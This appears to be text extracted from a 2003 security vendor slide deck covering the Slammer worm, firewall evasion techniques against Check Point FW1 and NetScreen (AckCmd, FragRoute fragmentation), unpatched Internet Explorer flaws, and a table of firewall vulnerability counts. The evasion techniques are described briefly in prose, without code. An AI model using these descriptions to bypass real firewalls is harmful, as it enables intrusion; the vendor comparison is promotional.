
 Continental Airlines, unable to process tickets, canceled flights from its Newark hub.



#### Slammer sets new speed record


contact: SANS Inst., http://isc.sans.org, jullrich@sans.org






C Y BERG

WORLDWIDE



**E** 






# **Exploits of Interest**




#### Firewall 1 with FastPath

#### AckCmd burns a hole right through CP FW1 when running FastPath or Fast Mode.....




An attacker running FragRoute could pass malicious URLs right through NetScreen.... Aka Code Red. NetScreen did not reassemble the fragmented URLs prior to inspection.



#### **NetScreen Layer 4 Issue**

The default installation of certain NetScreen firewalls only filters IP protocol and allows any other foreign protocols to pass un filtered.





### **New MS Security Initiative**

#### ▲ 31 unpatched vulnerabilities in Internet Explorer!

They have just discovered several NEW and (now) publically KNOWN vulnerabilities in Microsofts Internet Explorer that Microsoft hasnt bothered to patch! »www.pivx.com/larholm/unpatched/[?]

Latest additions:

quote:

- 11 September 2003: Added Media bar ressource injection by jelmer 10 September 2003: Added file-protocol proxy by Liu Die Yu
- 10 September 2003: Added NavigateAndFind protocol history by Liu Die Yu
- 10 September 2003: Added window.open search injection by Liu Die Yu
- 10 September 2003: Added NavigateAndFind file proxy by Liu Die Yu
- 10 September 2003: Added Timed history injection by Liu Die Yu
- 10 September 2003: Added history.back method caching by Liu Die Yu
- 10 September 2003: Added Click hijacking by Liu Die Yu
- 9 September 2003: Re-added Re-evaluating HTML elavation

If you are using IE or OE (since most of these vulnerabilities also affect Outlook Express), do the right thing. Stop using it for ANYTHING ELSE than getting updates and patches from >windowsupdate.microsoft.com[?] (for those serious vulnerabilities that Microsoft bothers to patch that is). For email, www-browsing, etc. etc. use better browsers, like Mozilla, Opera, etc. etc.

🥮 This is getting out of hands. 31 UNPATCHED and well-known vulnerabilities in IE 🥮



## How Are Firewall Vendors Doing?

#### **Most Recent, Publicly**

#### **Documented Vulnerabilities**

BorderWare			1	1	1	1
Check Point Firewall 1	3	2	25	11	13	26
Cisco PIX Firewall	2	1	12	3	3	15
CyberGuard						0
NetScreen			14	2	2	14
Nokia Check Point *	2		2	1	1	4
Novell BorderManager Firewall			10	4	3	10
Secure Computing WebShield/Gauntlet	1	1	8	6	6	8
SpearHead Security			1	1	1	1
SonicWall SOHO			6	3	3	8
Symantec Enterprise (Raptor)			11	2	2	11
WatchGuard FireBox			14	9	10	14
	CERT	CIAC	BugTraq	X-Force	CVE	TOTAL**

CYBERG\_



•All Check Point vulnerabilities also apply to the Nokia firewall since it is a Check Point appliance. The Nokia vulnerability is specific to the Nokia platform. \*\*TOTAL is the total number of vulnerabilities reported since 01/29/00, not the sum across columns since a vulnerability may be reported by more than one source.

07/31/03

# Sleep Well.....

